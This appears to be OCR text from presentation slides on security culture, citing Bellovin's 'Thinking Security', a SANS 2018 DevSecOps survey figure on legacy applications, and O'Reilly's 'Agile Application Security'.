
Security knows the crisis is real

Companies are spending a great deal on security, but we read of massive computer-related attacks. Clearly something is wrong. The root of the problem is twofold: we’re ***protecting the wrong things***, and we’re ***hurting productivity*** in the process.


Thinking Security
Stopping Next Year's Hackers
Steven M. Bellovin
ADDISON-WESLEY PROFESSIONAL COMPUTING SERIES



And the survey says




While engineering teams are busy deploying leading-edge technologies, security teams are still focused on **fighting yesterday’s battles.**

SANS 2018 DevSecOps Survey

95%

of security professionals spend their time protecting legacy applications

"many security teams work with a worldview where their goal is to inhibit change as much as possible"




O'REILLY

Agile Application Security

